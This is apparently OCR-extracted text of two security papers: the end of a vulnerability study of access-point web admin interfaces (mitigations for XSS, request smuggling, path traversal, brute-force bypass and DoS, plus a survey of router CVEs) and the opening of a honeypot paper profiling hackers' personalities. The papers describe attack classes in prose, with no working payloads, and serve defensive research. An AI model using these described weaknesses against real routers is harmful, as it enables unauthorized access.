


Figure 14: Out-of-band DoS.




Figure 15: Reflected XSS.

the communication link between the front and the back end, making reconnaissance harder for potential attackers.

Two apps offer protection against cross-site request forgery (CSRF) attacks. Specifically, the D-Link's app offers basic CSRF protection by utilizing a HNAP_AUTH header; the latter has an encrypted generated value along with a timestamp, and in combination with a valid cookie ID, can protect from CSRF attacks. The other Web app uses an encrypted value called "sign", which changes in every request. This scheme can also prevent CSRF requests.

Lastly, while it is not included in Table 2, it was perceived that by default all the WAP's Web apps in our testbed rely on




Figure 16: Number of already implemented protections per WAP. The half-sized value in the brute-force protection category means that this measure is applied only to the PIN-based scheme required for resetting a forgotten user password. The same values in the HTTP response headers category denote that the specific WAP only applies the XFO security header.

HTTP (even for the login page) rather on HTTPS when establishing a connection with a browser, although an HTTPS connection (https://) can also be used with half of them. Moreover, the majority of the WAPs can be configured through their setup page to force HTTPS connections, but unfortunately this option is under the end-user's own responsibility, and not a security-by-default paradigm nonetheless.

5.2. Countermeasures. With reference to Section 4, assorted countermeasures can be applied to mitigate each identified vulnerability. The majority of the following remedies have to do with the sanitization of the user input. For instance, HTTP response splitting can be tackled by validating the user input included after the query character (?). The same tactic can be followed to mitigate HTTP request smuggling issues. That is, in most cases, checking the content of the HTTP body along with the "Content-Length" and "Transfer-Encoding" request contains an unsolicited "Transfer-Encoding" keyword; then that request should be silently dropped by the receiving app. In addition, reflected/Stored XSS attacks can be mitigated by properly sanitizing the respective vulnerable Web pages. The interested reader can also refer to the OWASP cross-site scripting prevention stylesheet [14].

On the other hand, path traversal issues can be quite cumbersome to eradicate. In any case, for the described vulnerabilities in Section 4.5, each app can reply with a forbidden (403) or not-found (404) HTTP codes, respectively. Generally, the Web app should validate the HTTP requesting path, as suggested by OWASP [15]. In most cases, the bypass of brute-force protection is due to a misconfiguration. Namely, the app must validate any incoming HTTP request not stemming from the front end. The same remedy should be applied against offline brute-force and replay attacks; the app must afford a rekeying scheme and the back end must validate each incoming request asking for login access, respectively. Clickjacking attacks can be mitigated easily by supporting the proper HTTP security response headers, as suggested by the OWASP clickjacking defense stylesheet [16].

DoS attacks can be mitigated by eliminating misconfigurations and properly validating the incoming requests. For instance, with reference to Section 4.9, the timestamp issue affecting Xiaomi's Web app is obviously due to a misconfiguration related to the proper checking of this value vis-á-vis, say, the system clock. Developers should also follow the OWASP denial-of-service mitigation methods [17]. Vulnerabilities leading to improper authentication and information leakage are also rooted to misconfigurations, 850 insufficient validations of the received HTTP packets, and inadequate authorization checks imposed on the requests. The same set of prevention methods are also pinpointed by OWASP [18]. Lastly, at least for the kind of apps scrutinized in this work, the out-of-band attacks can be obstructed by simply validating that the "Host" header in the received HTTP request is identical to that of the current Web app.

6. Related Work

Vulnerability assessment of IoT devices in general is a timely topic frequently addressed by previous work. Actually, a literature scan for this topic in the last three years returns a triplet of major works [19–21]. The first work done by Ali and Awad [19] made an attempt to apply the OCTAVE Allegro methodology as a means to estimate the security risks in smart homes. Under the prism of the aforementioned methodology, the authors focused on diverse information assets, including databases and humans. Their goal was to emphasize the IoT-based smart homes

vulnerabilities, exhibit the associated risks, and propose mitigation methods. The work done by Alladi et al. [20] comprises an extensive survey on IoT vulnerabilities, their attack vectors, the corresponding remediation methodologies, and more. The authors also offer an empirical perspective of Internet-wide IoT exploitations based on darknet data. The most recent contribution was delivered by Neshenko et al. [21] who described common attacks faced by consumer IoT devices and suggested possible alleviation strategies. All these works are mostly theoretical; that is, they do not exhibit any substantiation about real vulnerabilities found in IoT devices. The rest of this section briefly refers to common weaknesses or vulnerabilities as they have been reported by assorted sources to apply to intermediary devices, specifically routers and WAPs.

Trustwave researchers exposed a handful of different security vulnerabilities affecting D-Link routers [22]. Specifically, the identified vulnerabilities may allow a perpetrator to gain unauthorized access to the WAP's Web interface, obtain the WAP's password hash, gain plaintext credentials, and execute system commands on the WAP. A similar report [23] exposed two vulnerabilities affecting ASUS WAPs. The first (CVE-2020-15498) has to do with accepting untrusted certificates by the Wget utility used by the WAP to download updates from ASUS servers. The second (CVE-2020-15499) was an XSS vulnerability in the WAP's Web management interface related to firmware updates; "the release notes page did not properly escape the contents of the page before rendering it to the user".

Recently, researchers from Tenable disclosed a path traversal vulnerability (CVE-2021–20090), which leads into a broken authentication issue in Arcadyan and Buffalo WAP's Web-based interfaces [24]. After accessing the Universal Asynchronous Receiver/Transmitter (UART) of the WAP, they were able to acquire the httpd binary which serves the device's web interface. Next, by reverse-engineering the binary, they identified certain bugs that may allow an attacker to mount a path traversal assault and bypass authentication. An interesting instance of an HTTP response spitting attack against Cisco Small Business Managed Switches software is given in [25] and documented in CVE-2017-12308. The attack was possible due to the insufficient input validation of some parameters that were passed to the WAP's Web server. If a user is lured to follow a malicious URL or the attacker intercepts a user request and injects malicious code in it, they may be able to access sensitive browser-based information. With reference to another report by Bad Packets [26], Linksys routers have been found to divulge to a remote unauthenticated attacker sensitive information, including the device name, model number, operating system, firmware version, and the MAC address of every device connected to the router.

The security advisory released in Aug. 2021 [27] warned about severe vulnerabilities that enable unauthenticated attackers to fully compromise a range of IoT devices equipped with Realtek chipsets providing wireless capabilities. Precisely, binary analysis done on a software development kit (SDK) distributed as part of Realtek chipsets identified several vulnerabilities, including injection of arbitrary commands, buffer overflow, and HTTP bugs associated with the web-based management interface of the device. The attacker can leverage such vulnerabilities and execute arbitrary code, fully compromising and taking control of the affected device. According to [2], these vulnerabilities and particularly the one documented in CVE-2021-35395 have been used to spread a variant of a Mirai malware [11]. With [28], a D-Link WAP was found vulnerable to a timing-based side-channel attack related to the Telnet service. The latter can be enabled through the WAP's Web management interface. While the service is protected with an anti-brute-force mechanism, imposing a 3 sec time delay between failed login attempts, it is reportedly prone to a timing-based attack where the attacker creates a new connection and tries another password immediately.

According to other recent reports [29], a TP-Link WAP was found vulnerable to a range of attacks, including MitM and DoS. This was due to several security aws existing in both the rmware and the Web-based management app of this WAP. The relevant aws were discovered through reverse engineering and code analysis. Additionally, the report in [30] revealed that certain D-Link and Alcatel WAPs incorrectly implement the user authentication mechanism via their Web-based management interfaces. Namely, both WAPs suffer from a sort of authentication bypass, not properly verifying that the user is logged in before showing sensitive information, including the Wi-Fi password. Moreover, the D-Link's device was 910 vulnerable to a reacted XSS attack. These vulnerabilities were published in CVE-2019-6968, CVE-2019- 6969, and CVE-2019-7163, respectively.

Last but not least, a 2018 report [31] by the American Consumer Institute concluded that from the 186 samples of routers' firmware they checked, the 83% were found susceptible to known vulnerabilities. The latter are mostly associated with the outdated open-source components, that is, those with unpatched security vulnerabilities that the firmware may use. The binary scans have been done through the Insignary's Clarity program. From the above analysis, it is apparent that while this topic is quite well investigated in the context of theoretical and survey works, so far, no overarching empirical analysis has been furnished. And while vulnerability assessment for intermediary and other type of SOHO or IoT devices is done in the context of reports and mostly nonscholarly research, such contributions are sporadic, focus on specific devices and chipsets, and are mainly involved with reverse-engineering the device's firmware. Under this prism, the work at hand endeavors to offer a first panoramic view of this ecosystem with the purpose of not only demonstrating the problematic aspects, but also setting the stage for future work. The quantity and magnitude of the flaws discovered by solely relying on black-box penetration testing are self-evident of a rather troubling situation, which undoubtedly is diffused throughout the supply chain; a flaw discovered in a specific component of a given device may also be present (latent) in many more other devices, not necessarily of the same vendor, type, and purpose.

7. Conclusions

This work comprises the first to our knowledge full-fledged vulnerability assessment study on WAP Web-based management interfaces. The work embraces a significant mass of contemporary WAPs by six well-known vendors; hence, its results are not only pertinent to innumerable devices in the market, but it can also be used as a basis for conducting further research in this topic and certainly serve as a valuable source to proactively built cyber threat intelligence (CTI) capabilities. The substantial number of zero-days discovered leads to a rather clear and concrete conclusion: WAP Web pages may be susceptible to several, even script-kiddie level attacks, thus calling for concrete security hardening strategies to be adopted by vendors. From a bird's eye view, (a) with reference to Sections 3 and 4 , all the examined Web apps are exposed to at least one weakness, (b) 33% and 43% of them were found to be susceptible to at least one medium or high severity vulnerability, respectively, and (c) 66% of them were identified to be mostly defenseless against—uncommon for this type of Web-based interfaces—HTTP request smuggling and DoS attacks. On top of everything else, given that many WAPs allow for remote administration (this option is typically enabled from the admin's menu), the attacks discussed here or similar ones can be mounted by remote attackers; indicatively remote administration is supported by all the WAPs but two in our testbed. For instance, a malicious actor can exploit an HTTP request smuggling vulnerability and treat it as a stepping-stone towards more serious attacks, including time-based ones as mentioned in Section 4.2, while brute-force protection bypass can be harnessed by botnets to gain admin access to the IoT device. Bear in mind that a similar attack strategy was followed by the Mirai botnet. As a future direction, this work can be extended by investigating for similar flaws the Web-based interfaces and the accompanying Android/iOS apps of popular IoT products.

Data Availability

All data and code generated or used to support the findings of this study are included within the article.

Conflicts of Interest

The authors declare that they have no conflicts of interest regarding the publication of this study.

Acknowledgments

The authors would like to thank the CERT/CC for their assistance in informing the affected vendors.

References

[1] G. Kambourakis, C. Kolias, and A. Stavrou, "The Mirai botnet and the IoT zombie armies," in *Proceedings of the 2017 IEEE Military Communications Conference, MILCOM 2017*, pp. 267–272, IEEE, Baltimore, MD, USA, October 2017.

[2] O. Mallis, "Multiple attempts to exploit Realtek vulnerabilities discovered by our researchers. visited on 2021-09-10," 2021, https://securingsam.com/realtek-vulnerabilities-weaponized/.

[3] Owasp, "Threat modeling. Visited on 2021-11-29," 2021, https://owasp.org/www-community/Threat_-Modeling.

[4] Owasp, "Threat modeling process. Visited on 2021-11-29," 2021.

[5] T. D. Wagner, K. Mahbub, E. Palomar, and A. E. Abdallah, "Cyber threat intelligence sharing: survey and research directions," *Computers & Security*, vol. 87, pp. 101589–104048, 2019, https://www.sciencedirect.com/science/article/pii/S016740481830467X.

[6] A. Ramsdale, S. Shiaeles, and N. Kolokotronis, "A comparative analysis of cyber-threat intelligence sources, formats and languages," *Electronics*, vol. 9, no. 5, pp. 824–9292, 2020, https://www.mdpi.com/2079-9292/9/5/824.

[7] P. Nespoli, D. Papamartzivanos, F. Gomez Marmol, and G. Kambourakis, "Optimal countermeasures selection against cyber attacks: a comprehensive survey on reaction frameworks," *IEEE Communications Surveys & Tutorials*, vol. 20, no. 2, pp. 1361–1396, 2018.

[8] K. James, "Detecting and exploiting path-relative stylesheet import (PRSSI) vulnerabilities. visited on 2021-02-09," 2021, https://portswigger.net/research/detecting-and-exploiting-path-relative-stylesheet-import-prssi-vulnerabilities.

[9] O. Gil, "Web cache deception attack. visited on 2021-02-09," 2021, https://www.blackhat.com/docs/us-17/wednesday/us-17-Gil-Web-Cache-Deception-Attack.pdf.

[10] S. Ali Mirheidari et al., "Cached and confused: web cache deception in the wild," in *Proceedings of the 29th USENIX Security Symposium, USENIX Security 2020*, pp. 665–682, USENIX Association, Washington, USA, August 2020.

[11] C. Kolias, G. Kambourakis, A. Stavrou, and J. Voas, "DDoS in the IoT: Mirai and other botnets," *Computer*, vol. 50, no. 7, pp. 80–84, 2017.

[12] Owasp, "Testing for clickjacking. Securing IoT devices: how safe is your wi-fi router? Visited on 2021-09-09," 2021, https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/11-Client-side_Testing/09-Testing_for_Clickjacking.

[13] G. Karopoulos, D. Geneiatakis, and G. Kambourakis, "Neither good nor Bad: a large-scale empirical analysis of http security response headers," *Trust, Privacy and Security in Digital Business*, vol. 12927, pp. 83–95, 2021.

[14] Owasp, "Cross site scripting prevention stylesheet. visited on 2021-12-09," 2021.

[15] Owasp, "Path,Traversal mitigations. visited on 2021-12-09," 2021.

[16] Owasp, "Clickjacking defence stylesheet. visited on 2021-12-09," 2021.

[17] Owasp, "Denial-of-service stylesheet. visited on 2021-12-09," 2021.

[18] Owasp, "A3:2017-Sensitive data exposure. Visited on 2021-12-09," 2021.

[19] B. Ali and A. Awad, "Cyber and physical security vulnerability assessment for IoT-based smart homes," *Sensors*, vol. 18, no. 3, pp. 817–8220, 2018.

[20] T. Alladi, V. Chamola, B. Sikdar, and K.-K. R. Choo, "Consumer IoT: security vulnerability case studies and solutions," *IEEE Consumer Electronics Magazine*, vol. 9, no. 2, pp. 17–25, 2020.

[21] N. Neshenko, E. Bou-Harb, J. Crichigno, G. Kaddoum, and N. Ghani, "Demystifying IoT security: an exhaustive survey on IoT vulnerabilities and a first empirical look on internet-scale

IoT exploitations," *IEEE Communications Surveys & Tutorials*, vol. 21, no. 3, pp. 2702–2733, 2019.
[22] T.. D-Link, "Multiple security vulnerabilities leading to RCE. Visited on 2021-04-09," 2021.
[23] A. S. U. S. Trustwave, "Router vulnerable to fake updates and XSS (CVE-2020-15498 & CVE-2020- 15499). Visited on 2021-04-09," 2021.
[24] E. Grant, "Bypassing authentication on arcadyan routers with CVE-2021–20090 and rooting some Buffalo. Visited on 2021-29-08," 2021.
[25] "Cybersecurity-help. VU10103 HTTP response splitting attack. visited on 2021-04-09, ," 2021.
[26] T. Mursch, "Over 25,000 Linksys Smart Wi-Fi routers vulnerable to sensitive information disclo- sure flaw. visited on 2021-29-08," 2021.
[27] IoT. Inspector, "Advisory: multiple issues in Realtek SDK affects hundreds of thousands of devices down the supply chain. Visited on 2021-04-09," 2021.
[28] G. L.. D.-L. Router, "CVE-2021-27342 timing side-channel attack vulnerability writeup. Visited on 2021-08-10," 2021.
[29] C.. Amazon's, "Choice best-selling TP-Link router ships with vulnerable firmware. visited on 2021-04-09," 2021.
[30] R. D-Link, "DVA-5592 missing authentication check, and self XSS. visited on 2021-04-09," 2021.
[31] "The American consumer Institute. Securing IoT devices: how safe is your wi-fi router? Visited on 2021-04-09, ," 2021.

Hindawi
Security and Communication Networks
Volume 2022, Article ID 7620125, 28 pages
https://doi.org/10.1155/2022/7620125

Research Article

Detecting User Behavior in Cyber Threat Intelligence: Development of Honeypsy System

Murat Odemis,[1] **Cagatay Yucel**,[2] **and Ahmet Koltuksuz**[1]

[1]*Department of Computer Engineering, Yasar University, Izmir 35530, Turkey*
[2]*Department of Computing and Informatics, Bournemouth University, Poole BH12 5BB, UK*

Correspondence should be addressed to Murat Odemis; murat.odemis@yasar.edu.tr

Received 22 October 2021; Accepted 21 December 2021; Published 27 January 2022

Academic Editor: Konstantinos Demertzis

This research demonstrates a design of an experiment of a hacker infiltrating a server where it is assumed that the communication between the hacker and the target server is established, and the hacker also escalated his rights on the server. Therefore, the honeypot server setup has been designed to reveal the correlation of a hacker's actions with that of the hacker's experience, personality, expertise, and psychology. To the best of our knowledge, such a design of experiment has never been tested rigorously on a honeypot implementation except for self-reporting tests applied to hackers in the literature. However, no study evaluates the actual data of these hackers and these tests. This study also provides a honeypot design to understand the personality and expertise of the hacker and displays the correlation of these data with the tests. Our Honeypsy system is composed of a Big-5 personality test, a cyber expertise test, and a capture-the-flag (CTF) event to collect logs with honeypot applied in this sequence. These three steps generate data on the expertise and psychology of known cyber hackers. The logs of the known hacker activities on honeypots are obtained through the CTF event that they have participated in. The design and deployment of a honeypot, as well as the CTF event, were specifically prepared for this research. Our aim is to predict an unknown hacker's expertise and personality by analyzing these data. By examining/analyzing the data of the known hackers, it is now possible to make predictions about the expertise and personality of the unknown hackers. The same logic applies when one tries to predict the next move of the unknown hackers attacking the server. We have aimed to underline the details of the personalities and expertise of hackers and thus help the defense experts of victimized institutions to develop their cyber defense strategies in accordance with the *modus operandi* of the hackers.

1. Introduction

By the growth and variety of the hefty volume of data to track users' behavior, novel research opportunities have been built for researchers. The request to learn about a person is a multidisciplinary subject. This requirement has been included in the designs of research in various domains such as marketing, e-commerce, psychology, cyber security, and computer forensics. The benefits of collaborating across disciplines, such as social sciences, applied statistics, and computer science, primarily affect the security arena regarding the fields of open-source intelligence, information warfare, and strategic studies of security. Most of the existing studies aim to predict the next move of users from their actions. The prediction of user behavior has been the main research question in user and customer experience analysis [1].

The main question in this research is whether we can analyze the experiences and psychology of the hackers by looking at their computer logs and vice versa. This research is targeted towards analyzing the characteristics of a hacker, such as psychology, personality, and experience, and thus establishing a correlation between them with server logs. Therefore, for this aim, establishing a connection between the psychology and expertise of the hacker with the honeypot logs is the main contribution of this research. The new dimension and perspectives stemming from this connection are presented in this research.

This paper tries to find answers to these questions:

Is there a relation between hacker expertise and hacker psychology?

Is there a relation between hacker expertise and the operations performed on the server?

If there is a relation between expertise and psychology, what characteristics indicate that this hacker is an expert on cyberattacks?

If there is a relation between expertise and operations, what kinds of operations on the computer (logs) indicate that this is an expert hacker on cyberattacks?

Can the personality/psychology and expertise of an unknown hacker who is not in the dataset be predicted by looking at the logs he left?

We designed a system to find answers to these questions. Our testing system is composed of a Big-5 personality test, a cyber expertise test, and a capture-the-flag (CTF) event applied in this sequence. These three steps generate data on the expertise and psychology of known cyber hackers. In other words, the honeypot logs of the known hackers are obtained through the CTF events that they have participated in.

By analyzing these elements, we create a trained dataset. Furthermore, with these analyses, we have aimed to see significant findings on the personalities and expertise of hackers and thus shed light on the strategies of those experts.

We wanted to make sense of the logs left by unknown hackers on any server according to this trained data. The overall design of log collection, test result collection, and the respective analysis of them are depicted in Figure 1. The overall design of the part where data are collected is shown in Figure 1, and the detailed explanation of the flowchart of the system can be examined in Section 4.

The prediction pattern of an unknown hacker is given in Figure 2. This diagram shows how we collect data from unknown hackers and put them into the analysis/prediction phase. Finally, the design of the system and detailed flowchart explanation is provided in Section 4.

In the literature, some studies perform a hacker psychology test or expertise test [1]. However, to the best of our knowledge, no study connects these results with the same hackers' actual computer/server logs. Therefore, the novelty of this research is the demonstration of the possibility of predicting the psychology and expertise of the hacker through the logs of the server in question. Once this connection of psychology with expertise is established, then the behavior of an unknown/untested hacker can be predicted by acquiring the trained data set of known hackers.

In a nutshell, this study analyzes hackers who log on to a honeypot and leave traces, and their personalities and behaviors are predicted from these logs and traces. Therefore, one of the main outcomes of this research is the design of a honeypot that collects the behavioral characteristics of a hacker. Moreover, some of these hackers are interviewed by CTF competitions and tests to gather information about hackers' Big-5 [1] personalities and expertise. Then, a relationship between logs and tests in the system is compared and analyzed. At the end of these steps, when a new and unknown hacker enters the system, we demonstrate that it is possible to estimate that person's expertise and psychology, without extensive surveying but by considering their server logs instead. In the comparison and the analysis steps, the study includes a "Cyber Psychology and Personality Analysis Test (Big-5 Test)," a "Cyber Expertise Test," and a "Honeypot Server to Store Logs, using a CTF to store the logs of participants to server."

At first, the "Cyber Psychology and Personality Analysis Test (Big-5 Test)" and "Cyber Expertise Test" are conducted with a volunteer group consisting of known hackers, computer experts, and engineering students. The same participants were later taken to the honeypot server to take the CTF. The logs were generated while the group was dealing with CTF. Thus, a correlation was established and analyzed between the self-reporting tests and the data left on the server by the known hackers. All these data were brought together, and a model was trained with data mining algorithms/machine learning. Thus, from the logs left by hackers to the server, the psychology and expertise can be estimated. Likewise, by looking at their expertise, the logs they left to the server can also be estimated. Furthermore, by examining some of the steps of commands, it is possible to predict the actions that this person will take in later stages. This acquired power of prediction makes it possible to be proactive and thus be decisive when it comes to making a decision about that persons' actions.

By applying this proactive approach, the information about the hacker's expertise and psychology can be obtained easily and quickly when an unknown hacker, who has not done a survey or test on that server before, is in action. Hence, not even a past kept log might be necessary since the log that is currently being generated at that specific real-time of action is there to be utilized, as explained above. Then, in line with this information, measures can be taken, and a defense strategy can be constituted.

We think it is essential to understand whether the hacker is an expert at attacking a server to control this cyberattack. In order to analyze this, we need to have logs, tests, and surveys. By analyzing these accumulated data, it will be possible to predict the attacks in real time in the future.

The contributions of this research are three-fold:

A honeypot design that is capable of capturing relevant logs from an interaction with the attacker

Correlation of these logs with Cyber Psychology and Personality Analysis Test (Big-5 Test) and Cyber Expertise Test analysis

The evaluation of these results and the expertise and personality tests applied to the known participants to predict personality and expertise from unknown hacker logs and vice versa

The remainder of the paper is organized as follows. The background and the literature review relevant to this study are presented in Section 2. Problem definition with the used materials and methods were explained in Section 3. Section 4 is the detailed results and analysis of the computational




Figure 1: Log collection and test result collection diagram of known participants.

experiments for all presented materials and methods. Section 5 has a discussion and limitations of our system. Finally, Section 6 provides conclusions and future work.

2. Background and Literature Review

Since the Big-5 psychology/personality test, which is the starting point of the idea, was applied to a hacker, the scientific papers of this field were examined first. Then, the previous research on Cyber Expertise Detection was covered. As the last stage, the literature on Honeypots was extensively examined.

2.1. Background and Relevant Studies on Hacker Psychology Analysis. Psychology is one of the exciting fields that can work together with computer science. The question of whether a user's psychology can be detected via computers may come to mind, like a question of whether it is detectable that a user is neurotic, happy, depressive, or maybe not. As a result of predicting the users' psychological states, information can be obtained about whether the users are open-minded, extroverted, etc. With the power of computer science, these personality-related analyses can be applied cost effectively. As it plays an essential role in understanding a cyber threat, it is a necessity for psychoanalysis to become more proactive in the world of cyber security.

Hackers are one of the most curious types of actors in the tech world. Hackers can bypass the firewalls, and sometimes they can pass through insurmountable barriers. Some leave traces behind or get caught. The question is as follows: can the behavior, expertise or psychology, and personality of hackers be predicted with the data left behind?

In order to investigate the psychology of users, their website usage information, mobile phone cellular usage logs, IoT device logs, and network logs were taken into consideration. All of the following data metrics are currently

